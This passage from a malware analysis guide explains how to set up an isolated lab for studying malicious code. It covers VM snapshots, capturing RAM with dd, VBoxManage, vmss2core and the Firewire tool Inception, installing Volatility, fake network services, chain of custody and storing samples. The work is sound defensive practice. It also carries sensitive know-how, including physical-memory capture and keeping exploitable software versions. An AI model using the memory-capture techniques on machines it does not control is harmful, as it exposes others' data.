
WARNING! Some plugins loaded by PEiD or PE Scanner actually *runs* the program it is trying to identify. *Never* run PEiD, PE Scanner or similar in your host environment analyzing a program that you do not fully trust! You may end up infecting yourself along with the potential bonus of not even knowing the infection took place.

When it comes to tools, apply critical thinking, check its reputation thoroughly and check it with for example VirusTotal. Some tools are very shady and may have been compromised. Most of the tools mentioned here may be found at:

`http://www.woodmann.com/collaborative/tools/index.php`

The tools listed here are used by the many groups and individuals that are focusing on reverse engineering and malware analysis in general and can mostly be trusted. However don't take my word for it. Take your time and browse around for a while and do check the different discussion forums specializing in reverse engineering.

Many tools will accomplish the very same thing, but perhaps you will find a certain tool more appealing. Sometimes you may also need to choose a tool based on its output which in turn can be interpreted by another tool and so on. You will find that your toolbox soon will grow quite big.



Final Preparations

Unintended operations and actions are unfortunately quite common and we need to protect ourselves from it. We also want to increase the speed of the analysis flow. Below there are some basic steps described.

The Golden Copy

When you feel satisfied with your Guest OS setup, shut it down and make a copy of it. Store the virtual machine in a secure location like on an external disk or similar. When copied, start the Guest OS, and when started, make a snapshot of the OS state. By doing so you won't need to "boot" the OS in the traditional sense and you won't need to restore the OS by retrieving a new copy of the template. And in order to protect your golden copy further, make it read only. Document each copy well and implement a basic versioning system based on for example file naming convention and virtual machine comments.

Snapshots

Each time you feel that you need a fresh start, typically after each test case, you just revert back to the previous snapshot. This is like a very nice system undo button. If you for some reason break your chain of snapshots or in other ways render your Guest OS copy unusable/untrusted, you will have to make a new *copy* of it from your "golden copy" repository. We do not want any compromised analysis results of any kind. A healthy level of paranoia will do you just fine in this case. Remember to create a new snapshot after restoring a machine from the "golden copy" archive.

Your system is now in its basic setup and ready to run!

Volatile Data

Now that the systems are all set and we are ready to enter phase 2 of the process – Dynamic Analysis, we will have a great interest in gaining access to the volatile data that reside in RAM. When dealing with known and unknown, packed and/or encrypted binaries, which includes most of the malware today, it is very important get hold of the volatile data in physical RAM. In order for the malware to run, they *must* unpack/decrypt portions of itself into the physical RAM, as you may remember from the code snippet in the beginning of this guide. Grabbing this portion of memory may cut lots of time off of the analysis process.

Also, there are other artifacts that reside in memory that may be valuable in the analysis process. Really advanced malware like for example Red October, at least in part, only reside in memory and not on disk! For obvious reasons, a snapshot of the RAM for later analysis can be of extreme value. Luckily, there are a number of great tools in order to accomplish this in a few different ways. One of the more popular is Volatility, which will be described in just a little bit.

However, the RAM contents must first be dumped to file and then analyzed. The dumping is important to perform both in the offline stage as well as the online stage, since the program most likely will alter its behavior in one way or another. Thus a new set of data will most likely be present in memory.

Dumping Physical RAM

There are multiple ways in how to dump physical memory to file: Whole RAM Within Guest OS, Whole RAM from Host OS, RAM of a certain process or via the IEEE1394 bus (Firewire).

Dumping RAM Within Target OS

There are a number of tools available for this purpose:

- dd
  The classic UNIX tool dd, which is also available for Windows, dumps whole of the accessible RAM
- win32dd
  Monsol memory tool kit Community ed. Lots of options and features but some minor limitations in the free version
- mdd
  Dumps the whole accessible memory
- pmdump
  Can only dump the memory of a given process. Quite useful in some cases
- LordPE
  Dump the memory of a given process. GUI tool that may be a bit noisy/detectable process wise.

There are a couple of drawbacks using memory tools inside the OS being analyzed. One is that the tools may leave some artifacts in the dump polluting it. The other is that more advanced/aware forms of malicious code may have anti memory analysis routines built in into them, which for example alters its behavior or in other ways distort the analysis results. If so, we need to use another approach described in just a bit. But to illustrate how RAM may be dumped from within the Guest OS we will focus on using dd since it offers a few good options suitable for our purposes:

```
dd.exe if=\\.\PhysicalMemory of=c:\windowsxp.infected.no.net.dump
```

Transfer the RAM image to the Host OS using a USB memory stick in order to secure the evidence material.

Note: Many of these tools are limited to a 32bit 4Gb boundary even if the host/guest is able to address more. So as noted earlier, enabling PAE/NX in the virtual machine settings will not serve us anyway.

Dumping RAM in VirtualBox

The most reliable and simple way to dump the "physical" RAM of a machine is to dump it when the system is running in a virtualized environment. In this case, we have access to the RAM from the hardware abstraction side of the system, the host OS. This brings us a few advantages, and the most important one is that when dumping the memory of the Guest system, neither the OS nor the malware will have no clue at all of this operation taking place.

This can easily be done on most virtual environments like VirtualBox, VMware, QEMU, Hyper-V and Xen. In VirtualBox we use VBoxManage in order to accomplish this simple task:

```
user@localhost:~# VBoxManage debugvm "your-vm" dumpguestcore --filename your-vm.ram.dump.elf
```

We use the extension ".elf" in order to know that it is in VirtualBox ELF64 format. No worries though, late versions of tools like Volatility will handle this very nicely nowadays. However If you decide to use other tools that require a flat memory dump you may have to convert it and there are a few methods for that as well.

Unlike for example Vmware, we do not need to suspend the OS before dumping the RAM of the Guest OS. This wouldn't do us much good either since VirtualBox only dump parts of the RAM being actively used leaving us with an inconclusive image of the memory.

Note: Make one dump during each phase of the dynamic analysis. For example, one before letting the OS communicate on the network and one when it has internet access. When the networking part is operational, dormant functions or new instructions/modules from the C&C server will usually be loaded into memory.

Dumping RAM in VMware

I thought I'd write a few words about dumping RAM in VMware too in order to give you an insight in the difference between the two products. In VMware you will typically be using the tool `vmss2core` which ships with VMware Workstation 7 and later. As of September 2012 It may also be downloaded as a standalone tool for free from VMware:

`http://labs.vmware.com/flings/vmss2core`

This tool is able to "dump" the physical RAM to file in a few different formats, such as Windows Debug core dump, Gnu GDB core dump and flat/linear memory dump. Since we will use a Windows memory core dump with Volatility, we will usually dump in Windows Debug format.

In order to be able to dump the physical RAM of the Guest OS we need to pause or suspend it and we need to do so when we think that the malware is in an interesting state. This can of course be hard to determine, but if we consult our logs from our other tools they may give us valuable clues.

Before running the tool we also need to know a couple of things. There are two types of files used by VMware for storing memory dumps: One is ".vmss" which holds the RAM of a machine in suspended state. The other is ".vmsn" which holds the snapshot state of a machines RAM. As we pause the Guest OS we will focus on the ".vmss" file.

When done, we may run vmss2core:

```
user@localhost:~# vmss2core -W WindowsXP.vmss WindowsXP.vmem
```

Vmss2core will combine the two files into a file called "memory.dmp". When done, we should immediately rename it in order to avoid any confusion regarding its state and contents:

```
user@localhost:~# mv memory.dmp win.xp.suspended.no.network.dump
```

If you think about it; as the memory actually is already dumped to file, vmss2core is in reality just a file format converter.

Dumping RAM on a Physical System

There is also another way to capture volatile memory from a system that is not virtualized. This however requires that the target system is equipped with an enabled physical Firewire (IEEE1394) port and a second computer equipped with a special kind of software. A few years ago I wrote a toolkit called FireTools, but it was a bit buggy and never left the beta stage. However there is another much better toolkit available today called Inception having the same functionality:

`http://www.breaknenter.org/projects/inception/`[8]

As with the virtualized OS method, the OS and thus the malicious program will most certainly have no idea of what is taking place. This method may also be the one of choice if you suspect that the malicious program is implementing real advanced anti-debugging techniques. This technique may also be the only one at hand out on the field when dealing with forensic evidence. Do note that this method also have the 32bit 4Gb boundary, which means that only the lower 4Gb portion of RAM will be possible to address and dump to file. This is also true for 64 bit systems. If more than 4Gb of physical RAM is installed, the dump may be inconclusive. Therefore, the only option may be to remove physical memory modules from the system, leaving 4Gb RAM or less. The resulting dump will be a raw linear binary dump, which is easy to analyze.

The method of how to set up the environment for this type of operation is currently out of the scope of this guide.

Volatility

In this guide we will focus on the tool Volatility. This is an advanced and extensible plugin driven memory analysis framework written in Python, which makes it more or less platform independent. A common misunderstanding is that this tool in itself is a memory dumper, which it is not. For maximum compatibility and for performance reasons, this tool is recommended to be installed on the host or any other physical machine of your choice, as it won't execute any malicious routines on the host.

Dependencies

In order to run the framework, Python version 2.7 needs to be installed and functional. The version 3 series will unfortunately not work as of today. The developers are currently working on a port though.

Volatility also depends upon a few important third party packages except for Python:

- PyCrypto
  Cryptographic library written in Python:
  https://www.dlitz.net/software/pycrypto/

- Distorm3
  A disassembler written in Python:
  http://code.google.com/p/distorm/

- Yara-Python
  A dynamic malicious code/signature analysis library wrapper written in Python:
  `http://plusvic.github.io/yara/`

- Yara
  The above Python library depends on a native library also available at the Yara project web site:
  http://plusvic.github.io/yara/

These packages are all available for both Windows and Linux. Perhaps they are possible to set up in an OSX environment as well, this is however completely unchecked and thus untested on my part.

8 Besides from malware analysis, Inception is a great tool in computer forensics cases as well.

Verifying Python Installation

See if you have the correct Python version installed and set in the system path:

```
user@localhost:~# python --version
Python 2.7.2
```

If you see the version 3 series, it is unfortunately incompatible as of writing this guide. You then must install the version 2.7 series, no earlier than 2.4 though. Version 2.7.2 is the latest compatible distribution at the time of writing this guide. Both 3.x and 2.7 can co-exist without any problems, but only one can be the default one.

If you need to install Python from scratch, install version 2.7 series or make a certain version active, please consult the Python and the system documentation. Also see the official Python web page:

`http://www.python.org/`

In addition to Python you will also need the following packages; subversion, pcregrep, libcre++, and python-dev. If you are missing these packages they are easy to install:

```
user@localhost:~# sudo apt-get install subversion pcregrep libpcre++-dev python-dev
automake libtool dwarfdump build-essential -y
```

Regarding Python, do note that site packages changes with you changing the distribution. Therefore Distorm3, Yara and PyCrypto will most likely need to be reinstalled again.

Installing PyCrypto

Installing PyCrypto is pretty straight forward as with any other Python library. Download the latest PyCrypto package, unpack it and enter the directory. Then run the following set of commands:

```
user@localhost:/tmp/pycrypto/# sudo python setup.py build
user@localhost:/tmp/pycrypto/# sudo python setup.py install
```

In order to verify your PyCrypto installation, run the following command:

```
user@localhost:~# python
>>>import Crypto
>>>
```

Mind the capital “C” in Crypto. No error messages are to be expected, otherwise the installation was unsuccessful.

Installing Distorm3

Installing Distorm3 is also pretty straight forward as with any other Python library. Download the latest Distorm3 package, unpack it and enter the directory. Then run the following set of commands:

```
user@localhost:/tmp/distorm3/# sudo python setup.py build
user@localhost:/tmp/distorm3/# sudo python setup.py install
```

In order to verify your Distorm3 installation, run the following command:

```
user@localhost:~# python
>>>import distorm3
>>>
```

No error messages are to be expected, otherwise the installation was unsuccessful.

Installing Yara

The Yara installation is a bit different. It is comprised by a native library and a Python library. So first we need to install the native library. Download the latest package and install it, which is pretty straight forward:

```
user@localhost:/tmp/yara-lib/# ./build
user@localhost:/tmp/yara-lib/# make
user@localhost:/tmp/yara-lib/# sudo make install
```

Note: Depending on your Linux distribution you may need to check the path where Yara will install. Yara will by default install into the following path:

```
/usr/local/*
```

Make sure that those are in your path. Otherwise use the following parameter before running make:

```
user@localhost:/tmp/yara-lib/# ./configure --prefix=/usr
```

Now that the native library is installed we need to install the Python Yara library. It is now part of the library:

```
user@localhost:/tmp/yara-lib/# cd yara-python
user@localhost:/tmp/yara-lib/yara-python/# sudo python setup.py build
user@localhost:/tmp/yara-lib/yara-python/# sudo python setup.py install
```

To verify the installation, run the following command:

```
user@localhost:~# python
>>>import yara
>>>
```

No error messages are to be expected, otherwise the installation was unsuccessful. If you get an ImportError and an undefined symbol error with it, you may have an old Yara installation present on your system.

Installing Volatility

Installing Volatility is very simple. In its simplest form, the archive is just unpacked into a directory of your choice. Personally I usually use the /opt directory. However, in order to make the libraries available to other Python scripts, we need to install them in the following manner:

```
user@localhost:/opt/volatility/# sudo python setup.py install
```

Installing Volatility Plugins

Most of the popular plugins that were available for version 1.3 have now been ported and included in version 2.0[9]. However, there are a couple of plugins that are of great use when dealing with malware.

As an example we'll be using a frequently used plugin, which is not included in the default installation. It can be downloaded from the following location:

```
http://code.google.com/p/malwarecookbook/source/browse/trunk/malware.py[10]
```

Then copy it to the following location in the Volatility directory structure:

```
/opt/volatility/volatility/plugins
```

The next time `vol.py` is run and if no errors are encountered, the plugin will be included.

9 Do note that version 1.3 plugins are not compatible with 2.0
10 This plugin is a small but important part of a big repository of tools etc. referenced in the book Malware Analyst's Cookbook

Verifying the Volatility Installation

Now enter the directory of Volatility and run:

```
user@localhost:/opt/volatility/# python vol.py -h
```

When all have been verified to work, make a zip archive of the directory as a backup. This should also be the routine before running a subversion update of Volatility.

When updating the framework, simply run the following command from within the Volatility directory:

```
user@localhost:/opt/volatility# svn update
```

Network Data

When the static analysis and the first stage of the dynamic analysis is complete, it is time to enable networking and collect network data. This is as essential as disassembling the binary and dumping memory. This final stage may reveal to us the dynamic and unknown part of the malware. Modular types of malware may get new program modules and instructions based on what the malware reports to the C&C server. It is therefore essential to have the right tools prepared and ready.

Preparing to Capture Traffic

Before activating any network functionality, a network sniffer need to be set up on your host system in order to intercept any external connection attempts. The simple approach would be just to fire up Wireshark or TCPDump within the Guest OS. This is however risky since many of the malicious programs include routines to detect such presence and kill it or itself. Therefore it is better to set up the sniffer on the Host and set it to listen on one of the VirtualBox network interfaces.

The best method, if you have the means, is to have a second computer set up inline as a transparent non-filtering firewall or router in a real isolated network that intercepts all traffic and dumps it to file. This way, the malicious program have no idea what is going on, its just another hop along the way. This will effectively enable you to intercept the traffic in many other ways as well, in order to analyze or manipulate it.

Internal Networking

We do not want to enable full Internet access at first for a number of reasons. Internet access should still be blocked. This has to do with that we still don't want the malicious code to be able to contact any services outside beyond our control. But we do want to analyze the initial behavior of the program when it detects an active network connection.

When in control of the network we have a few major opportunities, one is; we may simulate a whole network within our physical host system. The amount of systems residing on that internal network is primarily determined by the disk space and RAM of your physical system. Giving the malware the impression of that it has access to a whole network may trigger a whole new set of functionality in it. We may then analyze the malware's ability to explore surrounding network environments, what external systems and services it is trying to call etc. The names or IP addresses of any C&C servers may be revealed this way.

This method also offers a few other great opportunities that enables us to better analyze malware that propagate via a network like worms for example. In such a case we can set up yet another machine that is intentionally vulnerable to a number of issues. In doing so we may investigate polymorphic abilities and how the malware differs from system to system. However, this is beyond the scope of this guide.

Creating an internal network is very simple in most virtualization environments. We need to reconfigure the networking settings of the VirtualBox Guest Platform a bit for this to work properly. This is basically done by setting the network interface from NAT to an Internal Network interface. This will most certainly give us a hint on how the malware communicates and will thus give us a chance to prepare before the real thing. Don't forget to change the MAC address of the interface!

To test your setup, direct your browser to an arbitrary web page from within the Guest OS. Try out the internal network as well as a full Internet access just to ensure everything works as intended.

Fake Services

Except for setting up *n* number of virtual systems, we have a number of important tools at our disposal that are the founding building blocks of a typical network. These are: DHCP, DNS, SMTP servers as well as a gateway running a transparent proxy. To make the network look more real, we may also set up a writeable file server, web server and a client system that suffer from a number of vulnerabilities.

Running all server services on one virtual system is usually no problem. At our disposal we have for example InetSim which is able to simulate all common services on a network, all in one package. We use a simple DHCP service for dynamic administration of IP addresses. We can also use tools like FakeDNS for name resolution. Any hostname/domainname asked for by any system will be pointed to at your choosing. This means that if the malware is asking for a certain domain name (C&C servers etc.) you may resolve the name to a local service. This way you may catch initial contact attempts without risking being discovered.

As it is very common for malware to use SMTP as a vector for attack, propagation and C&C server communications we want a similar service as mentioned above but focusing on email. We use the fake SMTP service in InetSim, which in all just about accepts anything but write things to log instead.

Of course, the same thing goes for HTTP services as well. In this case we also want a proxy of some sort involved. I personally recommend Burp Suite for this. If you intend to do this professionally I recommend the commercial Pro version as it offer more functionality. Using Burp may prove as an invaluable tool later on when starting to interrogate the C&C servers. Using a tool like Burp you may for example replay communications, fuzz and scan for vulnerabilities. Yes! The bad guys do the very same mistakes themselves, just like any other app developer. However, this is quite a complex topic on many different levels, not only technical and is therefore not covered in this guide.

Of course, any number of service may be simulated in any way you like. There are even program libraries that simulate different types of vulnerabilities as advanced as buffer overflow issues such as libemu. These are commonly used in honeypot projects like Dionaea which is used to collect unknown malware running wild on the Internet:

`http://dionaea.carnivore.it/`

However, many fake services like these are not yet written.

Full Internet Access

WARNING! First of all! Once again, make sure that the internet access is exclusive! This means that the Guest OS has exclusive access to the internet, which is NOT shared with other computers that are dear to you. This is especially important when dealing with network propagating worms. The analysis computer should thus reside on an isolated network segment with direct firewalled internet access. This also ensures that the host OS is secured and not reachable from the internet.

This is where we enter deep waters when dealing with RATs, Trojans, Rootkits, worms and similar. There is always an aspect of the program that is very dynamic and unknown; the interaction with the program from the attacker/C&C server side. In a blink of an eye, the characteristics of the malware may change completely. But this is also the part where the real fun begins. The malware will most certainly start to use most of its potential and reveal its true functionality. The more information you have gathered in the earlier stages, the more you will be prepared to meet this.

ATTENTION! From this moment, the controller of the malicious program may also be aware of your presence in one way or another. Any odd maneuvers or operations may raise suspicions, which may render the analysis inconclusive or even useless. So save any extravagant operations till later when all other test cases are exhausted and complete. You may not get another chance.

From my own personal experience, this external interaction can take place extremely fast and unexpectedly, especially if the attacker uses automated tools for interaction. On a couple of occasions the malicious program and other key files were wiped in seconds and the rest of the system rendered unusable in minutes. The C&C server was later dropping all attempts to connect to it, even when changing IP address etc. The analysis was inconclusive.

Before opening up for full network communications, be sure that your network sniffer is up and running, logging to file and that the log file will have sufficient disk space as it may grow quite fast. When you feel that the malware is in full state of communication with the C&C server, now is the time to make another RAM dump.

A Few Words on Protocols

It has become increasingly popular among malware authors to employ encrypted or their own set of communication protocols in order to hide their presence. Some are used in obscure clear text while others are binary using perhaps some custom encryption scheme. However daunting and impossible this may seem, it can be deciphered in many cases.

If the traffic is encrypted, the key is most certainly hidden somewhere within the malware or in its vicinity on which the malware depends. If you find this key (XOR is quite common) you may be all set in order to decode the data.

When it comes to other obscure but clear text protocols there is an open source tool called Netzob which is designed to take on unknown protocols like these:

`http://www.netzob.org/`

This is a very complex tool, but if you are serious about malware analysis this is a tool that I recommend that you master. It will give you a chance to get full insight in how the malware communicates. In some cases a good understanding of the protocol have contributed in bringing down the C&C servers and with them the whole malware network.

Methodology

Establishing a technical platform is one thing, but if you intend to do this on a regular basis or even professionally it is imperative that you follow some form of standard process and make this part of your platform. This process should in turn outline the methodology you will be using from the very moment you take on a case to the very end where you archive your results.

Remember, if you intend to do this professionally, the defense in a court of law or a tribunal will do its very best to crush your methodology, your routines and your findings. That's what they do. And to complicate things even further, this may take place months or in a worst case even years after an incident. After such a long period of time memory tends not to serve us very well when it comes to details.

The analysis environment

We've already covered most parts of setting up an analysis environment and we've already pushed the agenda of the importance that this environment is well documented. In addition to this, I'd recommend to establish a flow description of how this environment is used and why. And in conjunction to this, make references to external and known methodologies in order to make your methodology more solid and trustworthy.

When you change your environment, also be sure to modify your documentation accordingly.

Chain of Custody

You need to prepare for the event where you may have to prove how you handle potential evidence. This should describe the whole process from the actual collection of data to the point where you archive it. The very essential part here is to prove to a third party, that the data could not have been handled/tampered with by any other party than you yourself. No matter how much proof you may be able to present in a case, it may simply be dismissed if the defense can prove a broken chain of custody.

Corpus Delicti and Postmortem

It is now time to conclude your analysis and a number of steps need to be taken in order to secure your evidence, logs, samples and not the least, the report.

Virtual Machines

When the analysis is complete, the Guest OS's should be archived, rendered non-executable or discarded completely even if the sample was not actively executed in static analysis. A new fresh copy should then be copied in its place. If the old Guest OS is archived, be sure to mark it as: `INFECTED` or something similar. Also rename the key extensions:

- `.vdi`
- `.vbox`

to the following extensions:

- `.vdi.infected`
- `.vbox.infected`

Or rename them to anything similar, just to ensure that VirtualBox cannot start the Guest OS accidentally. Make detailed notes in your documentation in which state you left your machines etc. So when you go back 6 months later, there should be no doubt what and how things went on back then. The better documentation, the shorter time it will take to resume an old analysis project.

Memory Images

If you for some reason choose to discard the virtual machines, save the memory ".elf" files along with other related files such as Volatility logs etc. The reason for saving the ".elf" file is to be ensure that we have a master copy of the machine's memory in different stages. If a new Volatility plugin shows up you may run it on the old memory dumps without having to recreate the whole scenario that is most likely lost in time.

Malware Samples, Logs and Notes

Store copies of the malware samples that you've been working with along with notes and log files.

A classical way of storing malware samples is to rename the file extension from for example "`.exe`" or ".pdf" to "`.exe.INFECTED`" "`.pdf.INFECTED`" and zip the renamed files using the password "infected" or similar. There is no reason for the password to be complex. This way there is no practical way to execute the malware by mistake nor is any AV going to destroy or quarantine the files by mistake.

Confidentiality Note: Personally I store the files in the above described manner in a TrueCrypt or a PGP virtual volume. As I do this professionally, I sometimes come in contact with malware designed for a specific organization/company and/or environment. And I do not want this information along with logs, notes and reports to end up in the hands of an unauthorized person. This way I only need to keep track of one file.

The Report

If you intend to do malware analysis professionally, this is an equally important "platform" to establish and maintain. It will more or less define you as a malware analyst towards any external party. No matter how much knowledge you have acquired and how well you can reverse any type of malware, it will have *no impact* if you cannot communicate this. A report should therefore be great in detail but clear and reflect each phase and stage of the analysis but don't ramble. Also do remember, that a well written 1-2 page executive summary may have a way greater impact, than 50 pages of technical Mumbo Jumbo. It is therefore important that you master the art of translating advanced technical topics into management and business terms. Important decisions will most likely be made based on the report, and it is very important that those decisions are made without doubt, based on correct, relevant and valid information.

Establish a template and revise it on a regular basis.

Tips and Considerations

More and more malicious code is involving anti debugging/reversing techniques making it harder to analyze the target. Detecting a virtualized environment is common practice, since most authors of malicious programs know that debugging/reverse engineering is mostly taking place in virtualized environments. Making the malware lie dormant is one of the tricks.

Xen and Ether

If the main targets for the malware are Windows clients, there is no reason for it to run in a virtualized environment and thus risk being debugged. It may then be possible to use less obvious choices of virtualization, such as Xen, which offers a few other very interesting features. Nowadays it is very popular and used in big data centers and to build cloud services. Ever since Linux kernel version 3.0, there is native support for Xen and no additional patches are needed. This is the closest you will get to a bare metal system in a virtualized environment. Since Xen is less popular for desktop virtualization than VMware and VirtualBox, less malware authors may perhaps be looking for its presence.

Just like VirtualBox, VMware and others, Xen also have tools for dumping the "Physical RAM" from the hardware abstraction side. Thus, the Guest OS does not have a clue of what is going on. In this case the command “xm” part of Xen is used along with the parameter “dump-core”. However do note that this does not emit an “.elf” formatted file.

Regarding the primary interesting feature, there is a patch and an accompanying tool set that may be used with Xen, which is implemented with malware analysis in mind. This tool is called Ether, which is written by Artem Dinaburg, Paul Royal, Monirul Sharif and Wenke Lee. This makes it possible to for example analyze memory, processes and registers from the hardware abstraction side without the malware ever taking notice of what is going on. This is probably the closes you will ever get a bare metal state in a virtual environment. However this is quite an advanced setup and it uses older software packages as it has unfortunately not been updated for some time now.

Multiple OS Stages

It is also a good idea to have multiple stages of an OS regarding version of it and service pack levels. I've found that some malicious code have different behavior depending on OS version and service pack level. Some are architecture related and some are related to the routines of the malicious program. For example, the malicious program may exploit a vulnerability in order to kick in that extra feature that would take a lot more time to find through code disassembly. This methodology is actively used in products like FireEye for example.

Vulnerable Software

Keep an eye on current developments of popular attacks on common software. Keep a copy of it as you may not find a copy later on when you need it. This has to do with the fact that some malware does exploit these vulnerabilities for a long time after the issue has been resolved. And in order to study the malware's MO (Modus Operandi), we need to have this software installed.

A good example is to have a couple of copies of old versions of Adobe Reader in store that can be exploited by malicious PDF documents. Another is having a couple of vulnerable versions of Java JRE as well. Always be on the lookout and grab copies of software being exploited by malware in the world and keep them in store.

Tip: You may want to install this type of software in your guest OS on a need to have basis in order to minimize the binary footprint etc. However this may prolong the analysis time.

Recommended Literature

Malware Analyst's Cookbook

One of the best sources on the subject is the book:

Malware Analyst's Cookbook

ISBN: 978-0-470-61303-0

It covers the whole process of analyzing malware and is problem driven like many other books using the cookbook approach: Preparations, tools, setting up the environment, methodologies, types of malware and the like.

Another great thing regarding this book is that all source material, programs etc. which is referenced to in the book is freely available at the book's homepage. There are even memory dump samples containing malware like Stuxnet etc:

`http://www.malwarecookbook.com/`

Practical Malware Analysis

This is the latest book in my collection and is also one of the very best:

Practical Malware Analysis

ISBN: 978-1-59327-290-6

This book delves a bit deeper into the actual process of analyzing malware and not as deep into the tools per se as the book Malware Analyst's Cookbook. You may find more information about the book at No starch's web page:

http://nostarch.com/malware

The IDA Pro Book

Closely related to this subject I'd like to recommend another book which can help you master the IDA Pro debugger/disassembler.

ISBN: 978-1-59327-289-0

This book is an excellent source in how to get started with and to dig deep into IDA Pro. No professional analyst using IDA Pro should be without it.

http://www.idabook.com/

Online Training

Open Security Training

For great and free as in free beer courses and tutorials on the subject, check the following resources:

This is a huge collection of courses featuring well over 2 full weeks of course ware! These take you from an enthusiast/intermediate level of assembly and binary architectures to advanced reverse engineering of malware. One of the advantages is that all material is free and can be downloaded and used offline. One of the main tutors is Xeno Kovah, who does an awesome job!

http://www.opensecuritytraining.info

Security Tube

The site is founded by Vivek Ramachandran, a true and very competent enthusiast which has a great collection of high quality video series and a certification program on many different subjects. In Q1 2014, a course in 64 bit assembly was released. Only drawback is that all material is online only except if you pay for the certification material. However it is an excellent source of knowledge for the beginner.

http://www.securitytube.net

Conclusion

We have now set up a basic platform fit for at least the following three malware analysis scenarios:

- Static analysis
- Dynamic analysis
- Remote kernel debugging

Even if this guide only covers a very small part of the process of malware analysis, I hope this guide has proven to be useful in one way or another on your quest to be a malware analyst. The next part of the Malware Analysis series will take you into the world of automated malware analysis. There we will use the platform we've created here and implement it in parallel with other copies of it in full automation.

Appendix A – Disclaimer